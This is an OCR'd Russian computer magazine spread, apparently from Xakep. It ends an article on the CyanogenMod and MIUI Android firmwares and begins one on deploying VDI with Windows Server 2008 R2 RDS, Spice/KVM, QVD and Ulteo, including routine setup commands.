





Окно настроек MIUI











MIUI с темой Samsung Galaxy S


- Для снятия скриншота нажми кнопку включения и тапни по пункту «Screenshot», он будет сохранен на SD-карте, в каталоге DCIM/Screenshots.
- В состав CyanogenMod включено приложение DSPManager, позволяющее управлять настройками эквалайзера по отдельности для различных устройств вывода звука (наушники, динамик).

MIUI. ANDROID ПО-КИТАЙСКИ

Теперь поговорим о другой прошивке со странным названием MIUI (произносится как «Me You I»). В отличие от CyanogenMod, развиваемой сообществом на добровольных началах, за разработку MIUI отвечает вполне реальная китайская компания Xiaomi Tech (xiaomi.com), бизнес которой строится на разработке мобильных приложений для операционных систем iOS и Android.Запущенная в 2010 году, компания изначально специализировалась только на разработке стека приложений для Android, включающего в себя музыкальный плеер, галерею, камеру, номеронабиратель и приложение для работы с контактами. Позднее Xiaomi Tech объединила этот набор с наработками проекта CyanogenMod и начала работу над новой прошивкой с полностью переработанным внешним обликом, поддержкой тем, собственным домашним экраном и многими другими новшествами. В результате получилась стильная и невероятно удобная в использовании операционная система, которая к текущему моменту не менее известна, чем CyanogenMod.

Основной козырь MIUI — это интеграция компонентов системы друг с другом и общая законченность ОС. В отличие от других прошивок, она не выглядит недоработанной, здесь все подчинено общей идее и работает на удивление слаженно. Например, если ты читаешь на сайте разработчиков о поддержке тем, то можешь быть уверен, что это не просто изменение цвета и внешнего облика графических элементов, а полная модификация всех графических составляющих прошивки, начиная от анимации загрузки и заканчивая внешним видом строки состояния. И да, конечно же ты получишь в распоряжение менеджер тем, позволяющий искать, просматривать и устанавливать новые темы, которые будут автоматически закачаны с сервера проекта. То же самое можно сказать и о любом другом элементе ОС, включая стандартные приложения для дозвона и отправки СМС. Трудно описать все это по пунктам, поэтому я ограничусь своеобразным хит-парадом возможностей MIUI, которых нет ни в CyanogenMod, ни, тем более, в стандартном Android:

1. Номеронабиратель с поддержкой T9-поиска. По большому счету, ничем не лучше и не хуже Dialer One, но он включен в комплект ОС и полностью подчиняется менеджеру тем.
2. Простое и стильное приложение для работы с СМС, которым действительно удобно пользоваться. Приложение уведомляет о доставке СМС адресату, выводит текст пришедшей СМС прямо на экран, предоставляя возможность быстрого ответа, и тоже подчиняется установленной теме.
3. Встроенная защита от вредоносного ПО. В отличие от CyanogenMod, в котором ограничения приложений на выполнение каких-либо опасных действий приходится устанавливать вручную, MIUI уведомляет пользователя о попытке приложения выполнить такое действие и предлагает ему выбор «запретить/разрешить». Так, например, если какая-либо программа попытается отправить СМС, на экране появится соответствующее сообщение.
4. Встроенный монитор сетевого трафика. Действительно удобное приложение для просмотра статистики использования интернета по дням и неделям с возможностью установки лимита, а также полезной функцией автоотключения 3G при отсутствии активности. В качестве бонуса доступен встроенный брандмауэр, позволяющий отключать интернет для отдельно взятых приложений.
5. Встроенный файервол для блокирования звонков и СМС-сообщений от особо назойливых. Вполне стандартный, но отлично функционирующий, в отличие от сторонних приложений, половина из которых вообще не работает.
6. Встроенная программа для бэкапа приложений и настроек (с возможностью хранения в облаке).
7. Регулярные OTA-обновления раз в неделю. Каждую пятницу смартфон будет предлагать установить новую версию прошивки в полностью автоматическом режиме.
8. Синхронизация с облаком. MIUI умеет синхронизировать приложения, настройки,







MIUI со стандартной темой

INFO

• Официальные аппараты Google, такие как Google Nexus One, Google Nexus S и Samsung Galaxy Nexus, изначально имеют root-доступ.

• Название MIUI состоит из двух частей: MI, которая значит Mobile Internet (или, как это ни странно, Mission Impossible), и UI — User Interface. Таким образом в совокупности название можно перевести как «интерфейс для мобильного интернета».

контакты, бэкапы и прочее с собственным облачным сервисом.

9. Возможность изменения размера шрифта сразу для всех приложений. Одна из тех функций, которой так не хватает в стандартном Android.
10. Менеджер запущенных приложений с возможностью выгрузки из памяти.

К сожалению, не обошлось и без ложки дегтя. Многие пользователи упрекают разработчиков MIUI в слишком большой похожести прошивки на iOS, операционную систему iPhone, и с ними трудно не согласиться. MIUI просто пропитана духом iOS, он здесь везде: в меню, иконках, каждая из которых обрамляется в квадрат со скошенными углами, цветовой схеме и многих других элементах. Даже стандартный домашний экран выполнен в стиле iOS: меню приложений в нем нет, все установленные программы сразу попадают на рабочий стол, при заполнении которого создается новый, а затем — еще один, и так далее. Так что, установив сотню программ, ты будешь тратить время в основном на то, чтобы прокручивать рабочие столы в поисках нужной софтины (справедливости ради стоит сказать, что установить альтернативный лончер система все-таки позволяет).

Второй недостаток MIUI состоит в ориентированности на рядового пользователя. Здесь нет ни продвинутых настроек, ни ssh в комплекте, ни, тем более, поддержки установки приложений на ext2-раздел. Красиво, ярко, удобно, но слишком скучно для тех, кто любит поковырять ОС и общается с зеленым роботом на ты.

УСТАНОВКА

Установка MIUI на смартфон почти полностью аналогична установке CyanogenMod, за исключением того, что приложения Google, такие как Маркет и Gmail, уже входят в комплект прошивки, и их не нужно доустанавливать отдельно. В то же время к выбору источника для скачивания следует отнестись с осторожностью. Дело в том, что в оригинале MIUI поддерживает только азиатские языки, так что придется воспользоваться одной из неофициальных сборок, переведенных на другой язык.

Те, кто предпочитает использовать англоязычные версии ОС, могут скачать прошивку с сайта miuiandroid.com (смотрим раздел ROMs). Всем остальным — добро пожаловать на русскоязычный ресурс miui.su, автор которого самостоятельно переводит каждую новую прошивку на великий и могучий.

Также нужно быть очень внимательным в выборе версии. Здесь все крайне запутано: например, текущая стабильная версия имеет номер 2.3.7, в то время как разрабатываемая бета-версия — 2.1.20, а порт на основе ICS (Android 4.0) — 2.1.13. В общем, смотри в оба.

ИСПОЛЬЗОВАНИЕ

Ничего сложного в общении с MIUI даже для ржавого чайника нет. Главное — запомнить, что здесь отсутствует меню, и все приложения будут установлены прямо на рабочий стол. Тем не менее, есть несколько моментов, знание которых сильно упрощает жизнь. Итак, хит-парад скрытых возможностей MIUI.

1. Для отключения звука звонка просто положи смартфон экраном вниз.
2. Долгое нажатие на кнопку поиска откроет окно голосового поиска.
3. Долгое нажатие на переключатель в выпадающем меню откроет окно настройки соответствующей опции.
4. Для снятия скриншота одновременно нажми кнопку «Меню» и клавишу уменьшения громкости.
5. Для удаления сообщения в СМС-приложении быстро проведи пальцем по горизонтальной линии.
6. Дважды нажми на часы на экране блокировки, чтобы получить доступ к медиапроигрывателю.
7. Система умеет отображать заряд батареи в процентах (Settings → System → Battery → Notification Indicator Style → Percentage).
8. Нажав кнопку «Домой» на экране блокировки, ты включишь фонарик.
9. На экране блокировки тапни два раза по значку СМС, чтобы прочитать последнее сообщение.
10. Для перемещения иконки на другой рабочий стол выбери и удерживай иконку одним пальцем, а другим — проматывай рабочие столы.

ВЫВОДЫ

Для многих пользователей CyanogenMod и MIUI могут стать гораздо лучшим выбором, нежели стоковые прошивки смартфонов с собственными наработками компаний. И они превращаются просто в спасение, когда производитель намеренно отказывается от обновления своего аппарата до новых версий операционной системы. В мире открытых исходных кодов всегда найдется разработчик, готовый выполнить порт или добавить функцию, которой так не хватало. ⌶


Сергей Яремчук (grinder@synack.ru), **Евгений Зобнин** (j1m@synack.ru)




НОВАЯ ЭРА терминальных систем

РАЗВОРАЧИВАЕМ ИНФРАСТРУКТУРУ VDI НА WIN2K8R2 И LINUX

С ростом размера сети типичная среда, включающая ОС, приложения и данные, разбросанные на множестве компов, становится громоздкой для управления, а пользователи оказываются привязаны к своему рабочему месту. Было предложено несколько технологий, призванных решить данную проблему – терминальные серверы с централизованным хранением данных, переносимые профили, виртуализация ОС. Но в итоге пришли к логическому финалу — виртуализации рабочего стола.



Роль узла виртуализации рабочих столов требует наличия Hyper-V



Настройка личного виртуального рабочего стола в «Свойствах» пользователя AD



НАСТРОЙКА VDI В WIN2K8R2

Наиболее интересные возможности служба Terminal Services получила с выходом Win2k8R2, причем чтобы подчеркнуть значимые изменения в функциях, она была переименована в Remote Desktop Services (RDS). В частности, благодаря реализации технологии VDI (Virtual Desktop Infrastructure) Win2k8R2 теперь может являться частью инфраструктуры DaaS (Desktop as a Service). Новая роль RD Virtualization Host представляет собой сервер с ролью Hyper-V с подготовленными VM, доступ к которым реализуется традиционными средствами RDS по протоколу RDP. Пользователь вместо доступа к отдельному приложению получает полноценное (хотя и виртуальное) рабочее место, которое настраивает полностью по своему вкусу и в соответствии со своими задачами. Подключаться к своему рабочему столу он может практически с любого устройства, интегрированного в сеть — тонкого клиента, ноутбука, ПК или смартфона. Системные требования к клиентскому ПК минимальные.

Внешне TS/RDS от VDI для пользователя мало чем отличается, но переход к последнему имеет ряд плюсов — каждый получает персональный набор ОС и приложений, сбои и вирусы не окажут влияния на другие системы. Администратор четко устанавливает ресурсы, чтобы восстановить работоспособность, понадобится пара минут, упрощено хранение данных, обновление и распределение лицензий ПО. Нужен новый рабочий стол – пожалуйста: одно движение мышкой, и пользователь уже может работать.

Виртуальные рабочие столы могут быть:

- **Personal Virtual Desktops** — персональными, когда каждый пользователь получает индивидуальный образ ОС с полным доступом, может настраивать рабочую среду по своему усмотрению, пользовательские данные хранятся в самом VD;
- **Virtual Machine Pool** — общий с унифицированными настройками и приложениями VDI, пользователь, запрашивая доступ к пулу, получает любой свободный десктоп, по окончании работы все данные и настройки в образе не сохраняются.

Персональный и общий VD создаются из заранее подготовленных администратором наборов образов и отличаются лишь назначением и возможностью сохранения изменений. Общий рабочий стол удобен, когда требуется временный доступ (например, при обучении, семинарах), или когда данные хранятся централизованно, а для их обработки используются специфические приложения, не требующие подстройки на клиентской стороне. Если сеанс не заканчивается, а просто производится отключение от общего VD, то все данные сохраняются, и пользователь может в любой момент вернуться к работе. Еще один важный момент: как только пользователь закончил работу, виртуальная машина останавливается и больше не расходует ресурсы сервера, хотя при следующем обращении требуется некоторое время на ее запуск.

Информация о персональном рабочем столе, назначенном пользователю, хранится в AD (при функциональном уровне домена Win2k8R2), посмотреть и скорректировать ее можно в свойствах учетной записи («Active Directory -> Пользователи и компьютеры»), во вкладке «Личный виртуальный рабочий стол» (Personal Virtual Desktop).

В VDI соединении участвуют все компоненты RDS:

- **RD Web Access** — страница входа, предназначенная для подключения, выдается список доступных виртуальных рабочих столов и приложений;
- **RD Gateway** – обеспечивает доступ пользователей, находящихся вне корпоративной сети;
- **RD Connection Broker** — управление подключениями к VM, используется для балансировки нагрузки, отслеживает и восстанавливает соединения;
- **Remote Desktop Session Host** (RDSH) — основная роль, обеспечивающая подключение к удаленному рабочему столу и RemoteApp;
- **RD Virtualization Host** (RDVH) — обеспечивает функциональность VDI, требует наличия роли Hyper-V (если таковой нет, она будет автоматически предложена мастером установки);
- **RD Licensing** — хранилище лицензий RDS CALs, в течение 120 дней возможна работа в тестовом режиме.

Сам процесс подключения к VDI прозрачен, пользователь выбирает назначенный ему VDI в RD Web Access или запускает подготовленный RDP файл, все остальное будет выполнено автоматически на основе его прав в домене.

Все настройки ролей производятся в соответствующих консолях: «Диспетчер Hyper-V», «Конфигурация узла сеансов RDP», «Диспет-

С VDI ПОЛЬЗОВАТЕЛЬ ПОЛУЧАЕТ ВИРТУАЛЬНОЕ РАБОЧЕЕ МЕСТО, КОТОРОЕ НАСТРАИВАЕТ ПО СВОЕМУ ВКУСУ И В СООТВЕТСТВИИ СО СВОИМИ ЗАДАЧАМИ

чер подключений к удаленным рабочим столам» и других. В частности, в «Диспетчере подключений...» после стандартной настройки ролей Hyper-V и RDS следует подключить сервер узла виртуализации (Add RD Virtualization Host Server) и запустить «Мастер настройки виртуальных рабочих столов» (Configure Virtual Desktops Wizard), который поможет добавить в список все узлы с Hyper-V, сервер RD Connection Broker и RD Web Access. Теперь осталось лишь назначить пользователям виртуальный десктоп. Это можно проделать в свойствах учетной записи AD или запустив мастер назначения виртуального рабочего стола (Assign Personal Virtual Desktop). Пул VD также создается в RD Connection Broker при помощи мастера Virtual Machine Pool Creation Wizard, который запросит два параметра — имя пула и имя RD Connection Broker. В настройках всех сервисов помогает анализатор соответствия рекомендациям (BPA).



Веб-интерфейс QVD Web Administration Tool


SPICE

Когда UNIX перешел из эпохи текстовой консоли в эпоху графических интерфейсов, вопрос о связи терминалов и серверов, казалось, был решен. Графическая подсистема UNIX была разработана с целью обеспечения сетевого доступа к удаленному дисплею и позволяла сделать это легко и без лишних хлопот. Админ просто авторизировал возможных пользователей и запускал на терминалах X-сервер, который принимал запросы на отрисовку графики от приложений, работающих на мэйнфрейме. Простая и понятная схема, превосходно работающая в 80-х. Сегодня доступ к удаленному рабочему столу с помощью X-протокола просто бессмысленен. Современные приложения уже не используют простые и легковесные команды для отрисовки своего интерфейса, а работают с графическими буферами, постоянно посылая X-серверу команды по их отрисовке и обновлению. Это очень мощный и тяжелый поток данных, с которым едва справляются современные каналы связи. Видео при таком способе обмена данными, например, смотреть уже невозможно. Одним из способов решения этой проблемы является переход на более современные, интеллектуальные протоколы доступа к удаленному рабочему столу. Spice — один из лучших примеров такого протокола. По сути Spice является механизмом доступа к удаленным виртуальным машинам, позволяющий пробрасывать по сети не только изображение рабочего стола, но и многое другое, включая устройства ввода, USB-порты и аудиопоток. Передача этих данных осуществляется настолько эффективно, что даже на не самом высокоскоростном соединении пользователь может свободно пользоваться всеми услугами современных графических сред, смотреть видео, прослушивать музыку и, в общем-то, делать все, что угодно (не удастся, пожалуй, разве что играть в современные игры). Сервер Spice встроен в виртуальную машину и работает на уровне виртуальной видеокарты, что позволяет ему применять множество различных техник оптимизации передачи тяжелых данных, включая сжатие изображений, видеопотоков, интеллектуальное распределение нагрузки между клиентом и сервером, синхронизация видео- и аудиоданных. Являясь протоколом доступа к виртуальным машинам, Spice позволяет выделять для различных групп пользователей виртуальные машины, работающие под управлением различных ОС. В целях безопасности каждому пользователю можно выделить собственную виртуальную машину. В общем и целом инфраструктура сети тонких клиентов, построенная с использованием Spice, будет выглядеть как набор простых ПК, снабженных простым Spice-клиентом, и мэйнфрейма/кластера, на котором крутятся виртуальные машины с поддержкой Spice-сервера (по одной на каждого клиента или же на группу пользователей). Компания Red Hat, купившая разработчиков Spice в 2009 году, хорошо постаралась, чтобы интегрировать поддержку протокола во все возможные средства управления виртуальными машинами. Сегодня Spice встроен в QEMU, библиотеку libvirt и инструменты управления виртуальными машинами типа virt-manager и virsh. Псевдодрайвер Spice, позволяющий выжать из протокола все, уже доступен для X-сервера, а в качестве клиентов доступны простой spicec, работающий поверх X Window, специальный плагин для Firefox, а также несколько графических клиентов на основе библиотек GTK и Qt.

Фактически, все что нужно сделать для запуска простейшей Spice-сети — это выполнить две простые команды:

1. На стороне сервера:

```
$ sudo apt-get install qemu-kvm
```



Мастер настройки виртуальных рабочих столов



Подключение к удаленному рабочему столу QVD



Веб-клиент Ulteo

```
$ qemu-kvm -spice port=1234,disable-ticketing \
    -hda /путь/до/образа/диска
```

2. На стороне клиента:

```
$ sudo apt-get install spice-client
$ spicec -h localhost -p 1234
```

Для тестирования этого вполне достаточно, но для развертывания сети с десятком-другим клиентов, работающих с разными ОС, гораздо удобнее воспользоваться графическим менеджером виртуальных машин virt-manager. Я не призываю устанавливать на сервер иксы, потому как virt-manager может работать и удаленно, посылая команды демону libvirtd по ssh. Итак, ставим на сервер qemu, libvirt и демон libvirtd:

```
$ sudo apt-get install bridge-utils dnsmasq \
    kvm qemu libvirt libvirt-bin
```

Демон должен запуститься автоматически, в противном случае стартуем его самостоятельно:

```
$ sudo /etc/init.d/libvirtd start
```

Теперь идем на машину с иксами, ставим virt-manager и подключаемся к libvirtd:

```
$ sudo apt-get install virt-manager
$ virt-manager -c qemu+ssh://root@server.com/system
```

Нажав на кнопку «Новая», создаем новую виртуальную машину с нужными опциями, производим установку ОС, тестируем. Если имеем дело с UNIX, обязательно устанавливаем видеодрайвер для Spice-сервера xorg-video-qxl, без него большая часть оптимизаций не будет работать. Далее выключаем виртуальную машину, выбираем пункт меню «Вид -> Подробности», нажимаем «Добавить оборудование», выбираем пункт «Graphics», в поле «Тип» указываем «Spice server», указываем нужный номер порта

ТЕХНОЛОГИИ MED-V И APP-V

Нередко в организациях можно встретить приложения, работающие только под WinXP — перенос их под новые Win7 или Vista невозможен или нецелесообразен. Даунгрейд ОС также неприемлем, самая банальная причина — нет драйверов под новый ноутбук. Держать отдельный комп лишь для одной древней проги тоже не выход. Технология MED-V (Microsoft Enterprise Desktop Virtualization, clck.ru/WQqT) является неким аналогом реализации VDI, но на клиентской стороне. Одной из основных ее частей является всем известный XP Mode, позволяющий запускать виртуальную ОС (WinXP/Vista) в специальной редакции Virtual PC. При этом пользователь даже не заметит «подмены», — вместо окна виртуальной машины он будет работать с «обычным» приложением, запускаемым через меню «Пуск».

Технология App-V (Microsoft Application Virtualization) дает возможность преобразовать обычные приложения в виртуальные, причем пользователю не нужно их перед этим устанавливать и настраивать. Внешне такое приложение работает как обычное (его видно в менеджере задач), но выполняется в особой виртуальной среде. По сути, App-V — это удобное средство доставки приложений, работающих в родной среде (в отличие от MED-V), не требующее выделения под них отдельного ПК или подключения к терминальному сервису. Назначением приложений можно управлять при помощи групповых политик, также просто и убрать доступ, не удаляя его физически.

Данные технологии не доступны для Win7 Home/Starter и не входят в стандартную поставку. Чтобы воспользоваться возможностями MED-V, необходимо установить MDOP (Desktop Optimization Pack, пакет содержит еще ряд полезных решений). Если систем, требующих MED-V, очень много, понадобится развертывание специального сервера управления, хотя MED-V 2.0 и App-V интегрируются с System Center Configuration Manager.

SPICE ПОЗВОЛЯЕТ ПРОБРАСЫВАТЬ ПО СЕТИ НЕ ТОЛЬКО ИЗОБРАЖЕНИЕ РАБОЧЕГО СТОЛА, НО И УСТРОЙСТВА ВВОДА, USB-ПОРТЫ, АУДИОПОТОК

и пароль. Если был установлен драйвер qxl, переходим в раздел «Видео» и в поле «Модель» выбираем qxl. Все, виртуальная машина готова к удаленному подключению по протоколу Spice. Теперь нужно настроить тонкие клиенты так, чтобы они автоматически цеплялись к Spice-серверу после загрузки. Для этого устанавливаем на клиенты любой Linux дистрибутив, содержащий X-сервер из коробки. После установки создаем беспарольного пользователя с любым именем и прописываем ему в автозагрузку следующую команду:

```
spicec -f -h адрес_сервера -p номер_порта -w пароль
```

Ее можно поместить либо в файл ~/.xsession пользователя, сразу после слова «exec», либо в скрипт внутри каталога ~/.config/autostart, чтобы его подхватывала среда рабочего стола. В любом случае после логина пользователя будет стартовать Spice-клиент на полный экран и устанавливать соединение с виртуальной машиной. Чтобы пользователю не приходилось два раза входить (сначала в реальную машину, затем — в виртуальную), лучше настроить автологин.


Для каждого терминала можно создать собственную виртуальную машину, указывая разные порты и пароли Spice в настройках. Сделать это с помощью virt-manager очень просто. Достаточно создать нужное число клонов виртуальной машины («правый клик мыши на виртуальной машине -> Clone») и немного изменить настройки каждой из них. Само собой разумеется, что при количестве клиентов, превышающем 10-15, одним сервером не обойтись, поэтому в virt-manager есть возможность управления виртуальными машинами на нескольких серверах («Файл → Добавить соединение»).

QVD


Проект QVD (Quality Virtual Desktop, theqvd.com) представляет собой масштабируемое, эффективное и простое в управлении VDI с открытым исходным кодом, построенное на базе GNU/Linux и позволяющее запускать VM с одного или нескольких образов ОС на одном узле. Основным направлением развития проекта является обеспечение доступа к VDI как можно большего числа пользователей и минимизация потребления ресурсов для каждой сессии. Шаблонный образ ОС может быть использован несколькими VDI, что позволяет стандартизировать рабочую среду и упростить управление. Состояние VD записывается в отдельный образ (overlays), который по окончании работы может уничтожаться (по умолчанию) или сохраняться. Во втором варианте при следующем подключении клиент сразу продолжит работу с того же места. В настоящее время проект предлагает клиенты для Windows и Linux, на подходе версия для Android.

В настоящее время QVD считается надежной и безопасной средой и используется во многих организациях, в том числе благодаря быстрой окупаемости вложений (Return on Investment, ROI). Например, его выбрал крупнейший банк Мексики BBVA Bancomer. Основой QVD является технология KVM (Kernel Virtual Machine), клиент для доступа использует протокол NX, обеспечивающий защищенное и стабильное соединение при низкоскоростных подключениях. Авторизация пользователя возможна средствами LDAP.

Функционально система состоит из трех компонентов: одного или нескольких QVD-серверов, сервера управления и сервера PostgreSQL. Чтобы обеспечить максимальную производительность и масштабируемость, они должны располагаться на разных машинах. Разработчиками сообщается, что QVD был развернут на предприятии для обслуживания более 35 000 пользователей и обра-



Механизм доступа Spice





ULTEO OPEN VIRTUAL DESKTOP (OVD)

Платформа OVD (ulteo.com) от Гаэля Дюваля, создателя Mandrake/Mandriva Linux, позволяет организовать доступ при помощи веб-браузера или специального клиента к рабочим столам или отдельным приложениям на базе Linux или Windows. При этом пользователь подключается к своему рабочему месту с любого ПК, на котором установлен браузер с Java плагином. Решение совместимо с некоторыми облачными системами вроде Amazon EC2. Структурно OVD состоит из нескольких компонентов: менеджера сессий, сервера приложений, файлового сервера и шлюза. Первые два являются основными. Аутентификация пользователя возможна средствами LDAP/AD и CAS.

В настоящее время доступен RC8 новой ветки 3.0. Для организации подключения к удаленным рабочим столам используется защищенный протокол HTTPS/443, обмен данными идет по RDP (TCP/3389). В текущей редакции пользователь может без проблем воспроизводить аудио- и видеофайлы из домашних каталогов, размещенных на удаленных системах. Поддерживается более двадцати языков, в том числе и русский. Серверная часть платформы поддерживает установку (через специальный репозиторий) на Ubuntu 10.04 LTS, RHEL 5.5 (неофициально CentOS и Fedora), Novell SLES 11 SP1, Win2k3/2k8/R2 (только сервер приложений). Доступен и установочный DVD, построенный на базе Ubuntu.

Сегодня Ulteo активно развивается и зарекомендовал себя стабильным продуктом, используется в госсекторе и образовании, небольших и средних предприятиях, а также некоторыми хостинговыми компаниями, предоставляющими услуги удаленного доступа.

ORACLE VDI

